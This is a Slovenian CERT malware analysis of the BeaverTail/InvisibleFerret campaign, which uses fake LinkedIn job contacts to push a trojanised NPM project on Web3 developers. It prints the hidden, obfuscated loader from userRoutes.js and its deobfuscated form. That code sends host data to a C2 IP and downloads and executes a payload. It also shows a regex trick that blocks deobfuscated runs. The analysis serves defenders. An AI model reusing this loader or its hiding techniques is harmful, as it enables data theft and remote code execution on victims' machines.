SI-CERT TZ016 / BeaverTail & InvisibleFerret - SI CERT


By SI-CERT

Published: 2025-02-07 · Archived: 2026-04-05 21:38:15 UTC


Uvod

Obravnavali smo zanimiv primer napada, pri katerem se napadalci lažno predstavljajo kot iskalci zaposlitve ali pa želijo kakšno drugo sodelovanje z neko organizacijo. Prvi kontakt praviloma vzpostavijo preko omrežja LinkedIn, nato pa poskušajo zavesti žrtev v zagon zlonamerne kode.

> **Njihov cilj so predvsem podjetja in posamezniki, ki se ukvarjajo z Web3 tehnologijo (pametne pogodbe, kriptovalute, tehnologija veriženja blokov…).**




Tekom komunikacije napadalec pošlje povezavo do nekega predstavitvenega projekta, ki na prvi pogled zgleda povsem običajen in neškodljiv, vendar pa ob zagonu izvrši tudi zlonamerno kodo, ki ukrade podatke in vzpostavi stranska vrata do okuženega sistema.




Sama zlonamerna koda je razdeljena na dva glavna dela, ki sta znana po imenih **BeaverTail** in **InvisibleFerret**. Razlikujeta se po namenu in programskem jeziku, v katerem sta modula spisana: BeaverTail – Node.js, InvisibleFerret – Python.

Ta tehnični zapis se ne ukvarja z atribucijo napadalcev, raziskave in poročila nekaterih drugih varnostnih strokovnjakov pa povezujejo tovrstno prakso in zlonamerno kodo z aktivnostmi državno sponzoriranih hekerjev iz Severne Koreje.

Analiza projekta



Analiza deljenega projekta je pokazala, da gre za Node.js Package Manager (NPM) paket. Projekt vsebuje tudi navodila za gradnjo in zagon programa, katera izvedejo tudi zlonamerno kodo.



```
{} package.json
{
  "name": "cryptoever-server",
  "version": "1.0.0",
  "engines": {
    "node": ">=16.17.1"
  },
  "description": "",
  "main": "server.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1",
    "start": "node server.js",
    "build": "npm run build",
    "server": "nodemon server.js",
    "dev": "concurrently \"npm run server\" ",
    "lint": "eslint \"./**/*.js\" --quiet",
    "lintFull": "eslint \"./**/*.js\"",
    "lintFix": "eslint . --ext .js"
  },
  "author": "",
  "license": "ISC",
  "dependencies": {···
  },
  "devDependencies": {···
  }
}
```

Konfiguracijska datoteka **package.json** vsebuje podatke o NPM paketu in definira tudi glavno (main) datoteko, v kateri se začne izvajanje Node.js kode.


```
JS server.js
const mongoose = require("mongoose");
const express = require('express');
const dotenv = require('dotenv');
const path = require('path');
const app = require('./app');

dotenv.config({path: './confiv.env'});
// console.log(process.env);

// Connect DB
···
```

Datoteka **server.js** sama ne vsebuje zlonamerne kode, vendar pa s funkcijo **require** naloži dodatne module. Večina teh modulov je standardnih in legitimnih, modul **app** je pa lokalen in se nahaja v datoteki **app.js**.


```
JS app.js
const path = require('path');
const express = require('express');
const helmet = require('helmet');
const mongoSanitize = require('express-mongo-sanitize');
const hpp = require('hpp');
const cookieParser = require('cookie-parser');
const compression = require('compression');
const rateLimit = require('express-rate-limit');
const cors = require('cors');
const usersRouter = require('./routes/userRoutes');
const walletsRouter = require('./routes/walletRoutes');
const transactionsRouter = require('./routes/transactionRoutes');
const adminRouter = require('./routes/adminRoutes');
const { testInterval } = require('./services/interval');

const app = express();
···

module.exports = app;
```

Datoteka **app.js** tudi direktno ne vsebuje zlonamerne kode, naloži pa dodatne lokalne module. Večina teh modulov vsebuje le odvečno kodo, ki ni preveč zanimiva, v modulu **userRoutes** se pa skriva začetek zlonamerne kode.

userRoutes.js




Datoteka **userRoutes.js** na koncu vsebuje prikrito kodo. Vsa prikrita koda je v eni sami vrstici in ima pred njo veliko presledkov. Na ta način se skrije v tekstovnih urejevalnikih brez možnosti preloma besed (word wrap). Koda pa je bila verjetno zamaskirana oz. obfuskirana z uporabo odprto-kodnega obfuskatorja javascript-obfuscator.




```
Object.prototype.toString;
Object.defineProperties;
const F = (function () {
    let ax = true;
    return function (ay, az) {
      const aA = ax
        ? function () {
            if (az) {
              const aB = az.apply(ay, arguments);
              return (az = null), aB;
            }
          }
        : function () {};
      return (ax = false), aA;
    };
})(),
H = F(this, function () {
  return H.toString()
    .search("(((.+)+)+)+$")
    .toString()
    .constructor(H)
    .search("(((.+)+)+)+$");
});
H();
const Fs = require("fs"),
  Os = require("os"),
  Request = require("request"),
  Path = require("path"),
  exec = require("child_process").exec,
  Proc = require("node:process"),
  homedir = Os.homedir(),
  hostname = Os.hostname(),
  platform = Os.platform(),
  userInfo = Os.userInfo();
let P;
```

S pomočjo orodja synchrony in nekaj ročnega dela smo pridobili bolj berljivo oz. deobfuskirano obliko kode. Analiza kode je pokazala, da najprej poskusi poslati nekaj osnovnih informacij o sistemu na t.i. C2 strežnik, ki je pod nadzorom napadalcev, zatem pa z njega prenese in izvrši nadaljnji tovor. Ta postopek skripta izvrši 3x, in sicer ob zagonu in nato še dvakrat z zamikom 10 minut, nato pa zaključi izvajanje.



```
JS userRoutes.js
109  const at = async (ax, ay) => {
110    const az = {
111        ts: P, // timestamp
112        type: a3, // "ZU1RINz7"
113        hid: as, // hostname
114        ss: ax, // param1 = "sqj"
115        cc: ay, // param2 = '3D1' + Proc.argv[1]
116      },
117      aB = {
118        ["url"]: "http://23.106.253.221:1244/keys",
119        ["formData"]: az,
120      };
121    try {
122      Request.post(aB, (aC, aD, aE) => {});
123    } catch (aC) {}
124  };
125  var au = 0;
126  const av = async () => {
127    try {
128      P = Date.now().toString();
129      await (async () => {
130        as = hostname; // hostname
131        "d" == platform[0] && (as = as + "+" + userInfo.username); // hostname+username
132        let ax = "3D1";
133        try {
134          ax += Proc.argv[1];
135        } catch (ay) {}
136        at("sqj", ax);
137      })();
138      (async () => {
139        await new Promise((ax, ay) => {
140          ab();
141        });
142      })();
143    } catch (ax) {}
144  };
145  av();
146  let aw = setInterval(() => {
147    (au += 1) < 3 ? av() : clearInterval(aw);
148  }, 600000);
```

V zgornjem izseku kode vidimo funkcijo, ki pošlje podatke na C2 strežnik. To naredi s HTTP POST zahtevo na sledeč naslov:

> **hxxp://23[.]106.253.221:1244/keys**

Opomba: vsi C2 strežniki iz tega zapisa v času objave niso bili več dosegljivi

Med podatki, ki jih pošlje v zahtevi, so timestamp, type/fingerprint, host ID (hostname), data type, in data.

Prenos in zagon tovora

```
JS userRoutes.js
40  const ab = () => {
41    let aB = Path.join(homedir, ".vscode"); // $HOME\.vscode
42    try {
43      aC = aB;
44      Path.mkdirSync(aC, { recursive: true });
45    } catch (aF) {
46      aB = homedir;
47    }
48    var aC;
49    const aD = "http://23.106.253.221:1244/j/" + a3, // http://23.106.253.221:1244/j/ZU1RINz7
50      aE = Path.join(aB, "test.js"); // $HOME\.vscode\test.js
51    try {
52      !(function (aG) {
53        Fs.rmSync(aG);
54      })(aE);
55    } catch (aG) {}
56    Request.get(aD, (aH, aI, aJ) => {
57      if (!aH) {
58        try {
59          Fs.writeFileSync(aE, aJ);
60        } catch (aK) {}
61        af(aB);
62      }
63    });
64  },
65  af = (ax) => {
66    const aB = "http://23.106.253.221:1244/p",
67      aC = Path.join(ax, "package.json"); //  $HOME\.vscode\package.json
68    pathExists(aC)
69      ? aj(ax)
70      : Request.get(aB, (aD, aE, aF) => {
71          if (!aD) {
72            try {
73              Fs.writeFileSync(aC, aF);
74            } catch (aG) {}
75            aj(ax);
76          }
77        });
78  },
79  aj = (ax) => {
80    const ay = 'cd "' + ax + '" ' + "&& npm i --silent",
81      az = Path.join(ax, "node_modules");
82    try {
83      pathExists(az)
84        ? ao(ax)
85        : exec(ay, (aA, aB, aC) => {
86            an(ax);
87          });
88    } catch (aA) {}
89  },
90  an = (ax) => {
91    const ay = 'npm --prefix "' + ax + '" ' + "install",
92      az = Path.join(ax, "node_modules");
93    try {
94      pathExists(az)
95        ? ao(ax)
96        : exec(ay, (aA, aB, aC) => {
97            ao(ax);
98          });
99    } catch (aA) {}
100 },
101 ao = (ax) => {
102   const ay = Path.join(ax, "test.js"),
103     az = "node " + ay;
104   try {
105     exec(az, (aA, aB, aC) => {});
106   } catch (aA) {}
107 };
```

Drugi del skripte je namenjen prenosu in izvršitvi tovora. Vidimo, da funkcija poskusi kreirati novo mapo z imenom **.vscode** v domači mapi trenutnega uporabnika (Windows – **%USERPROFILE%**, Linux/Darwin – **$HOME**, ~/) in nato vanjo prenese datoteki **test.js** (**hxxp://23[.]106.253.221:1244/j/ZU1RINz7**) in **package.json** (**hxxp://23[.]106.253.221:1244/p**). Zatem v isti mapi požene ukaz **npm install**, ki prenese potrebne knjižnice (dependencies), nato pa še **node test.js**, ki izvrši prenešen tovor.

Preprečevanje izvedbe

Skripta vsebuje tudi zanimiv način preprečevanja izvedbe deobfuskirane kode, ki lahko oteži izvajanje dinamične analize:

```
JS userRoutes.js
3   const F = (function () {
4     let ax = true;
5     return function (ay, az) {
6       const aA = ax
7         ? function () {
8             if (az) {
9               const aB = az.apply(ay, arguments);
10              return (az = null), aB;
11            }
12          }
13        : function () {};
14      return (ax = false), aA;
15    };
16  })(),
17  H = F(this, function () {
18    return H.toString()
19      .search("(((.+)+)+)+$")
20      .toString()
21      .constructor(H)
22      .search("(((.+)+)+)+$");
23  });
24  H();
```


Notranja funkcija v spremenljivki **H** pridobi niz, ki vsebuje kodo zunanje funkcije (rezultat funkcije **F**), in nad njim požene regex **(((.+)+)+)+$**. V primerih, kjer niz vsebuje novo vrstico, čas izvajanja tega regularnega izraza eksponentno narašča glede na število znakov v vrstici. Tovrstno izvajanje ima tudi ime catastrophic backtrace ali runaway regular expression. To pomeni, da se bo za deobfuskirano kodo, ki vsebuje presledke, ta izraz predolgo izvajal in vrnil neko napako. Ker pa je obfuskirana koda v eni sami vrstici, se izraz hitro zaključi in nato se lahko izvede še nadaljnja zlonamerna koda.

Glavni Node.js modul – BeaverTail

Če se vrnemo malo nazaj in se osredotočimo na prenešen tovor, ugotovimo, da gre tudi tu za NPM paket.

```
{} package.json
1  {
2    "dependencies": {
3      "child_process": "^1.0.2",
4      "request": "^2.88.2",
5      "crypto": "^1.0.1"
6    }
7  }
```

Konfiguracijska datoteka (**package.json**) je zelo preprosta in vsebuje le nekaj knjižnic, ki se prenesejo z **npm install** ukazom.



